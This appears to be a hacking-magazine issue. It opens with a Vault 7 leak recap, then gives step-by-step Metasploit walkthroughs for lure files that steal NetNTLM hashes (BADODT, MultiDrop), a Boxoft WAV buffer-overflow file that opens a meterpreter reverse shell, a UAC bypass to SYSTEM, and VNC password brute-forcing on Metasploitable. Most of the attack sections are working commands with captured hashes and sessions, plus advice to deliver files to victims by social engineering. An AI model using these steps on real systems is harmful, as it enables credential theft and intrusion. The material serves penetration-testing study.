2. EDB has also developed an exploit to attac -k Samsung smart TVs. This exploit places th -e target TV in a 'Fake-Off' mode, so that the owner falsely believes the TV is off when it is on. In 'Fake-Off' mode the TV operates as a bug, recording conversations in the room and sending them over the Internet to a covert CIA server.

3.The CIA has a Mobile Devices Branch(MDB) which developed many exploits to remotely hack and control popular smart phones. Infec ted phones can be instructed to send the CIA the user's geolocation, audio and text commu -nications as well as covertly activate the pho ne's camera and microphone.

4. MDB has also produced malware to infest, control and exfiltrate data from iPhones and other Apple products running iOS. It's arsenal includes numerous local and remote zero day -s.

5. The MDB also had atleast 24 "zero days" for Android phones.

6. CIA can also bypass the encryption of Wha -tsApp,Signal, Telegram, Wiebo, Confide and Cloackman by hacking the "smart" phones th-at they run on and collecting audio and mess-age traffic before encryption is even applied.

7. The CIA also has multiple local and remote weaponized "zero days", air gap jumping viru-ses such as "Hammer Drill" which can infect software distributed on CD/DVDs, infectors fo -r removable media such as USBs, systems to hide data in images or in covert disk areas ("Brutal Kangaroo") and to keep its malware infestations going. These are developed by CIA's Automated Implant Branch (AIB).

8. CIA's Network Devices Branch (NDB) deve -lops attacks against Internet infrastructure a-nd webservers.

9. Leaked documents show that the CIA brea -ched the Obama administration's commitme-nts on hoarding vulnerabilities. Many of the v-ulnerabilities used in the CIA's cyber arsenal are zero days.

10. CIA is also researching on hacking vehicl -e controls which can be used in assassinati -ons.

It is alleged that this Vault7 dump was pro -vided to wikileaks by none other than Joshua Adam Schulte. If found guilty, Joshua will be charged with cases of illegal transmission of t -he data from the system, transmission of ille-gal unlawfully possessed national defense inf -ormation, access to the unauthorized compu -ter system to obtain classified information, th -eft of the property of the government, transm ission of child pornography and transmission of harmful computer programs. It is said that Joshua had transmitted more than 1000 imag -es of child pornography.

At the time of arrest, Schulte was charged with only child pornography charges, but he w -as not charged with leaking any classified inf -ormation.

However on June 18, 2018, a federal grand jury gave a judgement against Joshua Schulte accusing him of sending classified CI-A material to WikiLeaks in violation of the Esp -ionage Act and the Computer Fraud and Abu se Act. It also restates earlier child pornograp -hy charges along with charges of obstruction of justice, and lying to federal agents.

BADODT , MultiDrop, Boxoft WAV to mp3 BOF and more Modules

METASPLOIT THIS MONTH

Welcome to this month's Metasploit This Month feature. We are ready with some of the popul-ar latest Metasploit modules.

BADODT Module

TARGET : Apache OpenOffice 4.5 **TYPE : Local** **FIREWALL : ON**

The BADODT module creates a malicious odt file which contains a UNC link pointing back to our listening server. Through this we can capture NetNTLM hashes of the target machine.ODT file is an OpenDocument Text Document file which is similar to more popular DOCX file format which are created by Microsoft Word. These files are mostly created by the free Open Office word processor program.

Let us see how this module works.This module has been tested on Windows 8 with Fire-wall ON. Start Metasploit and search for badodt modules using the "search badodt" command as shown below.

```
msf > search badodt
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                              Disclosure Date  Rank    Description
   ----                              ---------------  ----    -----------
   auxiliary/fileformat/odt_badodt  2018-05-01       normal  LibreOffice 6.03 /Apache OpenOffice 4.1.5 Malicious ODT File Generator


msf >
```

Load the module as shown below and use the show options command to see all the options i-t requires. Change the name of the file if needed although the default would still work.

```
msf > use auxiliary/fileformat/odt_badodt
msf auxiliary(fileformat/odt_badodt) > show options

Module options (auxiliary/fileformat/odt_badodt):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   CREATOR   RD_PENTEST       yes       Document author for new document
   FILENAME  bad.odt          yes       Filename for the new document
   LHOST                      yes       IP Address of SMB Listener that the .odt document points to

msf auxiliary(fileformat/odt_badodt) >
```

Set the lhost option which is the IP address of our attacker machine. Execute the module using the run command as shown below. A malicious odt file will be created as shown in the image below.

```
msf auxiliary(fileformat/odt_badodt) > set lhost 192.168.41.143
lhost => 192.168.41.143
msf auxiliary(fileformat/odt_badodt) > run

[*] Generating Malicious ODT File
[*] SMB Listener Address will be set to 192.168.41.143
[+] bad.odt stored at /root/.msf4/local/bad.odt
[*] Auxiliary module execution completed
msf auxiliary(fileformat/odt_badodt) > cp /root/.msf4/local/bad.odt /root/Deskto
p/bad.odt
[*] exec: cp /root/.msf4/local/bad.odt /root/Desktop/bad.odt

msf auxiliary(fileformat/odt_badodt) >
```

Copy that badodt file from the default directory of Metasploit to the Desktop as shown in the above image.Before we send this odt file to the target machine,we need to start the auxiliary /server/capture/smb module to capture the SMB hashes. This can be done as shown below.

Load the module as shown below and use the show options command to see all the opti -ons it requires.

```
msf > use auxiliary/server/capture/smb
msf auxiliary(server/capture/smb) > show options

Module options (auxiliary/server/capture/smb):

   Name         Current Setting   Required  Description
   ----         ---------------   --------  -----------
   CAINPWFILE                     no        The local filename to store the hashe
s in Cain&Abel format
   CHALLENGE    1122334455667788  yes       The 8 byte server challenge
   JOHNPWFILE                     no        The prefix to the local filename to s
tore the hashes in John format
   SRVHOST      0.0.0.0           yes       The local host to listen on. This mus
t be an address on the local machine or 0.0.0.0
   SRVPORT      445               yes       The local port to listen on.


Auxiliary action:

   Name     Description
```

Leave all the default options and start the server as shown below. hashes

```
msf auxiliary(server/capture/smb) > run
[*] Auxiliary module running as background job 0.

[*] Server started.
msf auxiliary(server/capture/smb) >
```

The server started and is ready to capture the SMB hashes.Its time to send the odt file to the target. Once the victim opens our odt file with the above mentioned software, we will start re -ceiving the NTLM hashes as shown below.

In Windows terminology, NTLM stands for NT LAN Manager which is a Microsoft security protocol that provides authentication, integrity and confidentiality.

```
[*] Server started.
msf auxiliary(server/capture/smb) >
[*] SMB Captured - 2018-11-13 05:59:20 -0500
NTLMv2 Response Captured from 192.168.41.141:49174 - 192.168.41.141
USER:admin DOMAIN:WIN-5VVUGEISVD9 OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:62e22d1cb012d1ba96f1975bfe217c8b
NT_CLIENT_CHALLENGE:0101000000000002358a7ed3f7bd40127cb77a201c8acf8000000000200
0000000000000000000
[*] SMB Captured - 2018-11-13 05:59:20 -0500
NTLMv2 Response Captured from 192.168.41.141:49174 - 192.168.41.141
USER:admin DOMAIN:WIN-5VVUGEISVD9 OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:0943cfe116110bd64588bcfdd7f555d4
NT_CLIENT_CHALLENGE:0101000000000000c3d1cee3f7bd40186b12ca6cf5520c8000000000200
0000000000000000000
[*] SMB Captured - 2018-11-13 05:59:20 -0500
NTLMv2 Response Captured from 192.168.41.141:49174 - 192.168.41.141
USER:admin DOMAIN:WIN-5VVUGEISVD9 OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
```

```
NTLMv2 Response Captured from 192.168.41.141:49174 - 192.168.41.141
USER:admin DOMAIN:WIN-5VVUGEISVD9 OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:0b37328f9761ad8671ec70c240fa48d8
NT_CLIENT_CHALLENGE:0101000000000003dd9a8ee3f7bd4014bd42ce8fc622657000000000200
0000000000000000000
[*] SMB Captured - 2018-11-13 05:59:21 -0500
NTLMv2 Response Captured from 192.168.41.141:49174 - 192.168.41.141
USER:admin DOMAIN:WIN-5VVUGEISVD9 OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:d02d4894e52d9a5a4454eff505aa6ebd
NT_CLIENT_CHALLENGE:0101000000000007137abee3f7bd4010c78f69c8c174908000000000200
0000000000000000000
[*] SMB Captured - 2018-11-13 05:59:21 -0500
NTLMv2 Response Captured from 192.168.41.141:49174 - 192.168.41.141
USER:admin DOMAIN:WIN-5VVUGEISVD9 OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:323c4ae01700da2ba709237442962996
NT_CLIENT_CHALLENGE:0101000000000000b0b7adee3f7bd4012fafda8f0280dcbd000000000200
0000000000000000000
```

As you can see in the images above, we not only got some SMB hashes but also usernames on the target system.

MULTIDROP Module

TARGET : Windows **TYPE : Local** **FIREWALL : ON**

Metasploit introduced a single module which can be used to create *.scf, *.url, *.lnk and desk top.ini files which contain a SMB/UNC link to a listener ready to capture NetNTLM hashes. Si -nce ths module can create multiple file formats, it is known as MultiDrop module. It is similar to the BadODT module we learned about above, but this module has an additional functionali -ty to create multiple files.

Let us learn about the file types this module can create. An .scf file is a command file used by Windows Explorer. A .url file is a shortcut file usually referenced by web browsers. A LNK file is a shortcut used by Windows to call original file. A .INI file is a configuration file us ed by many Windows programs to prepare program settings. A desktop.ini file is a hidden file located in Windows folders which saves viewing options for that specific folder in Windows.

Let us see how this module works.This module has been tested on Windows 8 with Fire -wall ON. Load the MultiDrop module as shown below. Use the show options command to se -e all the options it requires. Change the name of the file if needed although the default woul- d still work.Here we are creating a word.lnk file for this scenario.

```
MMMMMMMMMMNm,             eMMMMMNMMNMM
MMMMNNMNMMMMMMx         MMMMMMNMMNMMNM
MMMMMMMMMNMMNMMMMm+..+MMNMMNMNMMNMMNMM
        https://metasploit.com


      =[ metasploit v4.17.3-dev                          ]
+ -- --=[ 1795 exploits - 1019 auxiliary - 310 post       ]
+ -- --=[ 538 payloads - 41 encoders - 10 nops           ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use auxiliary/fileformat/multidrop
msf auxiliary(fileformat/multidrop) > show options

Module options (auxiliary/fileformat/multidrop):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  word.lnk         yes       Filename - supports *.lnk, *.scf, *.url,
 desktop.ini
   LHOST                      yes       Host listening for incoming SMB/WebDAV t
raffic

msf auxiliary(fileformat/multidrop) >
```

Set the lhost option which is the IP address of our attacker machine. Execute the module usi- ng the run command as shown below.

```
msf auxiliary(fileformat/multidrop) > set lhost 192.168.41.143
lhost => 192.168.41.143
msf auxiliary(fileformat/multidrop) > run

[+] word.lnk stored at /root/.msf4/local/word.lnk
[*] Auxiliary module execution completed
msf auxiliary(fileformat/multidrop) > cp /root/.msf4/local/word.lnk /root/Deskto
p/polo.lnk
[*] exec: cp /root/.msf4/local/word.lnk /root/Desktop/polo.lnk

msf auxiliary(fileformat/multidrop) >
```

A malicious word.lnk file will be created in the default directory of Metasploit as shown in the above image. Copy the word.lnk t file from the default directory of Metasploit to the Desktop as shown in the above image. Before we send this file to our target machine,we need to start the auxiliary/server/capture/smb module to capture the SMB hashes.This can be done as sh -own below.

Load the module as shown below and use the show options command to see all the opti -ons it requires.

```
msf > use auxiliary/server/capture/smb
msf auxiliary(server/capture/smb) > show options

Module options (auxiliary/server/capture/smb):

   Name         Current Setting   Required  Description
   ----         ---------------   --------  -----------
   CAINPWFILE                     no        The local filename to store the hashe
s in Cain&Abel format
   CHALLENGE    1122334455667788  yes       The 8 byte server challenge
   JOHNPWFILE                     no        The prefix to the local filename to s
tore the hashes in John format
   SRVHOST      0.0.0.0           yes       The local host to listen on. This mus
t be an address on the local machine or 0.0.0.0
   SRVPORT      445               yes       The local port to listen on.


Auxiliary action:

   Name     Description
```

Leave all the default options and start the server as shown below.

```
msf auxiliary(server/capture/smb) > run
[*] Auxiliary module running as background job 0.

[*] Server started.
msf auxiliary(server/capture/smb) >
```

The server started and is ready to capture the SMB hashes.Its time to send the word.lnk file to the target. Once the victim opens our word.lnk file, we will start receiving the NTLM hashe-s as shown below.

```
NTLMv2 Response Captured from 192.168.41.141:49174 - 192.168.41.141
USER:admin DOMAIN:WIN-5VVUGEISVD9 OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:0b37328f9761ad8671ec70c240fa48d8
NT_CLIENT_CHALLENGE:0101000000000003dd9a8ee3f7bd4014bd42ce8fc622657000000000200
0000000000000000000
[*] SMB Captured - 2018-11-13 05:59:21 -0500
NTLMv2 Response Captured from 192.168.41.141:49174 - 192.168.41.141
USER:admin DOMAIN:WIN-5VVUGEISVD9 OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:d02d4894e52d9a5a4454eff505aa6ebd
NT_CLIENT_CHALLENGE:0101000000000007137abee3f7bd4010c78f69c8c174908000000000200
0000000000000000000
```

```
[*] SMB Captured - 2018-11-13 05:59:20 -0500
NTLMv2 Response Captured from 192.168.41.141:49174 - 192.168.41.141
USER:admin DOMAIN:WIN-5VVUGEISVD9 OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:62e22d1cb012d1ba96f1975bfe217c8b
NT_CLIENT_CHALLENGE:0101000000000002358a7ed3f7bd40127cb77a201c8acf8000000000200
0000000000000000000
[*] SMB Captured - 2018-11-13 05:59:20 -0500
NTLMv2 Response Captured from 192.168.41.141:49174 - 192.168.41.141
USER:admin DOMAIN:WIN-5VVUGEISVD9 OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:0943cfe116110bd64588bcfdd7f555d4
NT_CLIENT_CHALLENGE:0101000000000000c3d1cee3f7bd40186b12ca6cf5520c8000000000200
0000000000000000000
[*] SMB Captured - 2018-11-13 05:59:20 -0500
NTLMv2 Response Captured from 192.168.41.141:49174 - 192.168.41.141
USER:admin DOMAIN:WIN-5VVUGEISVD9 OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
```

As you can see in the images above,we not only got some SMB hashes but also usernames on the target system.

Boxoft WAV to MP3 Converter Buffer Overflow Module

TARGET : Windows **TYPE : Local** **FIREWALL : ON**

Boxoft WAV to MP3 Converter is an application that converts WAV audio files into MP3 format. Version 1.0-v1.1 of this program suffers from a stack buffer overflow vulnerability which can be exploited with this module.

Let us see how this module works.This module has been tested on Windows 10 with Fire-wall ON. Load the MultiDrop module as shown below. Use the show options command to see all the options it requires. This module will create a wav file named music.wav.Change the name of the file if needed although the default would still work.

```
msf > use exploit/windows/fileformat/boxoft_wav_to_mp3
msf exploit(windows/fileformat/boxoft_wav_to_mp3) > show options

Module options (exploit/windows/fileformat/boxoft_wav_to_mp3):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  music.wav        yes       The malicious file name


Exploit target:

   Id  Name
   --  ----
   0   Boxoft WAV to MP3 Converter v1.1


msf exploit(windows/fileformat/boxoft_wav_to_mp3) >
```

Set the windows/meterpreter/reverse_tcp payload as shown below.

```
msf exploit(windows/fileformat/boxoft_wav_to_mp3) > set payload windows/meterpre
ter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(windows/fileformat/boxoft_wav_to_mp3) > show options

Module options (exploit/windows/fileformat/boxoft_wav_to_mp3):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  music.wav        yes       The malicious file name


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, threa
d, process, none)
   LHOST                      yes       The listen address (an interface may be
specified)
   LPORT     4444             yes       The listen port

   **DisablePayloadHandler: True   (RHOST and RPORT settings will be ignored!)**
```

Set lhost option which is the IP address of our attacker machine. Execute the module using the run command as shown below.

```
msf exploit(windows/fileformat/boxoft_wav_to_mp3) > set lhost 192.168.41.143
lhost => 192.168.41.143
msf exploit(windows/fileformat/boxoft_wav_to_mp3) > run

[+] music.wav stored at /root/.msf4/local/music.wav
msf exploit(windows/fileformat/boxoft_wav_to_mp3) > cp /root/.msf4/local/music.w
av /root/Desktop/music.wav
[*] exec: cp /root/.msf4/local/music.wav /root/Desktop/music.wav

msf exploit(windows/fileformat/boxoft_wav_to_mp3) >
```

The music.wav file will be created in the default directory of Metasploit as shown in the above image. Copy the music.wav file from the default directory of Metasploit to the Desktop as shown in the above image. We need to send this music.wav file to our intended victims using Social Engineering.

Before we send this file to our target machine,we need to start the listener using Metasploit to receive the incoming meterpreter session from the target system. This can be done as shown below.

Load the exploit/multi/handler module as shown below. Set the windows/meterpreter/reverse_tcp payload and configure the LHOST and LPORT options to the same value as above.Check if its configured correctly using show options command.

```
msf exploit(windows/fileformat/boxoft_wav_to_mp3) > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, threa
d, process, none)
   LHOST                      yes       The listen address (an interface may be
specified)
   LPORT     4444             yes       The listen port


Exploit target:
```

When the listener is ready, we can send the file to our victim to be opened by the vulnerable application.

When our victim adds our music.wav file to the library of Boxoft WAV to MP3 converter and clicks on "Convert to mp3" button as shown below,

We will get a meterpreter session of the target machine as shown below.

```
msf exploit(multi/handler) > set lhost 192.168.41.143
lhost => 192.168.41.143
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.41.143:4444

[*] Sending stage (179779 bytes) to 192.168.41.142
[*] Meterpreter session 1 opened (192.168.41.143:4444 -> 192.168.41.142:49414) a
t 2018-11-07 02:37:22 -0500
```

Use sysinfo command to get basic information about our target system.

```
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.41.143:4444

[*] Sending stage (179779 bytes) to 192.168.41.142
[*] Meterpreter session 1 opened (192.168.41.143:4444 -> 192.168.41.142:49414) a
t 2018-11-07 02:37:22 -0500

meterpreter >
meterpreter > sysinfo
Computer        : DESKTOP-U061SVS
OS              : Windows 10 (Build 10240).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > getuid
Server username: DESKTOP-U061SVS\admin
meterpreter >
```

Windows BypassUAC_Injection_WinSXS Module

TARGET : Windows **TYPE : Remote** **FIREWALL : ON**

Getting a meterpreter shell on a target is different and getting SYSTEM rights on a system is different. Everytime we get a meterpreter shell on the system, there is no surety that we will get SYSTEM rights on that system. The rights we have on the compromised system can be checked with the getuid command. In the above exploit, we don't have SYSTEM rights.

The bypassuac_Injection_winsxs module is one module which will give us SYSTEM rig -hts on our already compromised system. To understand how this module works readers ne -ed to understand what WINSXS is. In your Windows system, you will find a folder named Wi nsxs if you browse to C:\Windows\Winsxs path. This folder which normally takes up lot of sp-ace contains various copies of dll, exe and other system files which allow multiple Windows applications to run without any compatibility problems. Winsxs actually means Windows side by side.

This bypass injection module gains SYSTEM privileges on the target system by abusing the way Winsxs works in Windows. This does it by bypassing Windows UAC by using trusted

publisher certificate to spawn a second shell with UAC turned OFF. This module uses the Re-flective DLL Injection technique to drop only the DLL payload binary instead of three separat-e binaries in the standard technique. However, it requires the correct architecture to be sele-cted, Let us see how this module works. Background the current session using the command background.Remember the session id (in this case, it is 1). Search for bypassuac_ injection_ winsxs module as shown below.

```
meterpreter > getuid
Server username: DESKTOP-U061SVS\admin
meterpreter > background
[*] Backgrounding session 1...
msf exploit(multi/handler) > use exploit/windows/local/bypassuac_
use exploit/windows/local/bypassuac_comhijack
use exploit/windows/local/bypassuac_eventvwr
use exploit/windows/local/bypassuac_fodhelper
use exploit/windows/local/bypassuac_injection
use exploit/windows/local/bypassuac_injection_winsxs
use exploit/windows/local/bypassuac_sluihijack
use exploit/windows/local/bypassuac_vbs
msf exploit(multi/handler) > use exploit/windows/local/bypassua
```

Load the winsxs module as shown below.

```
msf > use exploit/windows/local/bypassuac_injection_winsxs
msf exploit(windows/local/bypassuac_injection_winsxs) > show options

Module options (exploit/windows/local/bypassuac_injection_winsxs):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.
```

Set the session id (as already mentioned, it is 1 here) and execute the module using the run command as shown below. The module will run as explained by the process above and start a second meterpreter shell with session id 2.

```
msf exploit(windows/local/bypassuac_injection_winsxs) > set session 1
session => 1
msf exploit(windows/local/bypassuac_injection_winsxs) > run

[*] Started reverse TCP handler on 192.168.41.143:4444
[+] Windows 10 (Build 10240). may be vulnerable.
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Creating temporary folders...
[*] Uploading the Payload DLL to the filesystem...
[*] Spawning process with Windows Publisher Certificate, to inject into...
[+] Successfully injected payload in to process: 5384
[*] Sending stage (179779 bytes) to 192.168.41.142
[*] Meterpreter session 2 opened (192.168.41.143:4444 -> 192.168.41.142:49415) a
t 2018-11-07 03:11:51 -0500

meterpreter >
[+] All the dropped elements have been successfully removed
```

Type getsystem command to get SYSTEM rights on the target system and and do a getuid command to check the privileges. As you can see we have SYSTEM privileges on our target system now.

```
[*] Spawning process with Windows Publisher Certificate, to inject into...
[+] Successfully injected payload in to process: 5384
[*] Sending stage (179779 bytes) to 192.168.41.142
[*] Meterpreter session 2 opened (192.168.41.143:4444 -> 192.168.41.142:49415) a
t 2018-11-07 03:11:51 -0500

meterpreter >
[+] All the dropped elements have been successfully removed

meterpreter > sysinfo
Computer        : DESKTOP-U061SVS
OS              : Windows 10 (Build 10240).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > getuid
Server username: DESKTOP-U061SVS\admin
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Now we have two meterpreter sessions on the target system : one with limited privileges and another with SYSTEM privileges as shown below.

```
msf exploit(windows/local/bypassuac_injection_winsxs) > sessions

Active sessions
===============

  Id  Name  Type                     Information                              Co
nnection
  --  ----  ----                     -----------                              --
--------
  1         meterpreter x86/windows  DESKTOP-U061SVS\admin @ DESKTOP-U061SVS  19
2.168.41.143:4444 -> 192.168.41.142:49414 (192.168.41.142)
  2         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ DESKTOP-U061SVS    19
2.168.41.143:4444 -> 192.168.41.142:49415 (192.168.41.142)

msf exploit(windows/local/bypassuac_injection_winsxs) >
```

That's all for this issue. In our next issue, we will learn about many more Metasploit modules.

```
Active sessions
===============

  Id  Name  Type                     Information                              Co
nnection
  --  ----  ----                     -----------                              --
--------
  1         meterpreter x86/windows  DESKTOP-U061SVS\admin @ DESKTOP-U061SVS  19
2.168.41.143:4444 -> 192.168.41.142:49414 (192.168.41.142)
  2         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ DESKTOP-U061SVS    19
2.168.41.143:4444 -> 192.168.41.142:49415 (192.168.41.142)
```

ATTACKING THE VNC SERVICE ON PORT 5900

METASPLOITABLE TUTORIALS

The lack of vulnerable targets is one of the main problems while practising the skill of ethical hacking. Metasploitable is one of the best and often underestimated vulnerable OS useful to learn hacking or penetration testing. Many of my readers have been asking me for Metasploitable tutorials.So we have decided to make a complete Metasploitable hacking guide in accordance with ethical hacking process. We have planned this series keeping absolute beginners in mind.

In the last issue, we have learnt how to attack the PostGreSQL service running on port 5432 in which we not only grabbed some databases but also gained meterpreter access on the target system. In this issue, we will target the VNC service on port 5900.

Continuing with the results of the port scan, it is revealed that VNC protocol service is running on port 5900 as shown in the image below. VNC stands for Virtual Network Computing.

```
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  rmiregistry GNU Classpath grmiregistry
1524/tcp open  shell       Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:10:55:7E (VMware)
Service Info: Hosts:  metasploitable.localdomain, localhost, irc.Metasploitable.
LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.38 seconds
root@kali:~#
```

Virtual Network Computing (VNC) is a graphical desktop sharing system that uses Remote Frame Buffer protocol (RFB) to remotely control other computers from another computer. Using this protocol users can transmit keyboard and mouse events from one computer to other computers, relaying the graphical screen updates back in the reverse direction over a network. Multiple clients can connect to a single VNC server at the same time.

VNC is widely used to provide remote technical support and while accessing files on one's work computer from one's home computer.

VNC was developed at the Olivetti & Oracle Research Lab in Cambridge, United Kingdom and is open source under the GNU General Public License.

```
root@kali:~# nmap -sV 192.168.41.130 -p5900

Starting Nmap 7.40 ( https://nmap.org ) at 2018-10-18 05:22 EDT
Nmap scan report for 192.168.41.130
Host is up (0.0036s latency).
PORT     STATE SERVICE VERSION
5900/tcp open  vnc     VNC (protocol 3.3)
MAC Address: 00:0C:29:10:55:7E (VMware)

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.43 seconds
root@kali:~#
```

Since we know our target is running VNC service, let us try to connect to that server from our attacker machine (i.e Kali Linux). Kali Linux or for that matter every Linux machine has a tool named vncviewer installed by default. Vncviewer is a client which can be used to connect to a remote VNC server.

Open a terminal and type command vncviewer -h to check all its commands. It is shown a-s below.

```
root@kali:~# vncviewer -h
TightVNC Viewer version 1.3.9

Usage: vncviewer [<OPTIONS>] [<HOST>][:<DISPLAY#>]
       vncviewer [<OPTIONS>] [<HOST>][::<PORT#>]
       vncviewer [<OPTIONS>] -listen [<DISPLAY#>]
       vncviewer -help

<OPTIONS> are standard Xt options, or:
        -via <GATEWAY>
        -shared (set by default)
        -noshared
        -viewonly
        -fullscreen
        -noraiseonbeep
        -passwd <PASSWD-FILENAME> (standard VNC authentication)
        -encodings <ENCODING-LIST> (e.g. "tight copyrect")
        -bgr233
        -owncmap
        -truecolour
        -depth <DEPTH>
        -compresslevel <COMPRESS-VALUE> (0..9: 0-fast, 9-best)
        -quality <JPEG-QUALITY-VALUE> (0..9: 0-low, 9-high)
```

To connect to the VNC server using vncviewer the command is vncviewer <target IP>. Doin-g this will directly connect to the target's VNC server. Here in this scenario, the target IP address is 192.168.41.130. As you can see below, we made a connection to the target's VNC server but it is protected by credentials. I tried the most probable passwords but all of them failed.

```
root@kali:~# vncviewer 192.168.41.130
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication failure, too many tries
root@kali:~#
```

As the version of this VNC appears ambigious and bereft of vulnerabilities, I searched for alternative ways to breach this one. I think we need to crack the credentials of this service similar to many other services we have been cracking on this target (Recently, we have done this in cracking PostGreSQL).

I Start Metasploit and search for vnc exploits using command "search vnc" . As you can see in the image shown below, I got many modules but I am interested in the one highlighted below. This is used to crack login passwords of the VNC service.

```
msf > search vnc
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                                  Disclosure Date  Rank
    Description
   ----                                                  ---------------  ----
    -----------
   auxiliary/admin/vnc/realvnc_41_bypass                 2006-05-15       normal
    RealVNC NULL Authentication Mode Bypass
   auxiliary/scanner/vnc/ard_root_pw                                      normal
    Apple Remote Desktop Root Vulnerability
   auxiliary/scanner/vnc/vnc_login                                        normal
    VNC Authentication Scanner
   auxiliary/scanner/vnc/vnc_none_auth                                    normal
    VNC Authentication None Detection
   auxiliary/server/capture/vnc                                           normal
    Authentication Capture: VNC
   exploit/multi/misc/legend_bot_exec                    2015-04-27       excelle
nt  Legend Perl IRC Bot Remote Code Execution
   exploit/multi/vnc/vnc_keyboard_exec                   2015-07-10       great
```

So I load the above mentioned module as shown below. Just like any other password cracking Metasploit module, it has several options.

```
msf > use auxiliary/scanner/vnc/vnc_login
msf auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):

   Name              Current Setting
       Required  Description
   ----              ---------------
       --------  -----------
   BLANK_PASSWORDS   false
       no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5
       yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false
       no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false
       no        Add all passwords in the current database to the list
   DB_ALL_USERS      false
       no        Add all users in the current database to the list
   PASSWORD
       no        The password to test
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/vnc_password
s.txt  no        File containing passwords, one per line
```

```
s.txt  no        File containing passwords, one per line
   Proxies
       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS
       yes       The target address range or CIDR identifier
   RPORT           5900
       yes       The target port (TCP)
   STOP_ON_SUCCESS   false
       yes       Stop guessing when a credential works for a host
   THREADS         1
       yes       The number of concurrent threads
   USERNAME        <BLANK>
       no        A specific username to authenticate as
   USERPASS_FILE
       no        File containing users and passwords separated by space, one pai
r per line
   USER_AS_PASS      false
       no        Try the username as the password for all users
   USER_FILE
       no        File containing usernames, one per line
   VERBOSE         true
       yes       Whether to print output for all attempts

msf auxiliary(scanner/vnc/vnc_login) >
```

The info command shows us the description of the module.As we can see, this module works on VNC versions 3.3, 3.7, 3.8 and 4.001. Our target is running version 3.3. Hence this will work for our target.

```
Description:
  This module will test a VNC server on a range of machines and report
  successful logins. Currently it supports RFB protocol version 3.3,
  3.7, 3.8 and 4.001 using the VNC challenge response authentication
  method.

References:
  https://cvedetails.com/cve/CVE-1999-0506/

msf auxiliary(scanner/vnc/vnc_login) >
```

I decided to try the same credentials file(pass.txt) we acquired during SMB enumeration which proved successful in our previous attacks. I set the target IP address and and also set the option "stop_on_success" to TRUE. This will stop running the module as soon as we get one password.

```
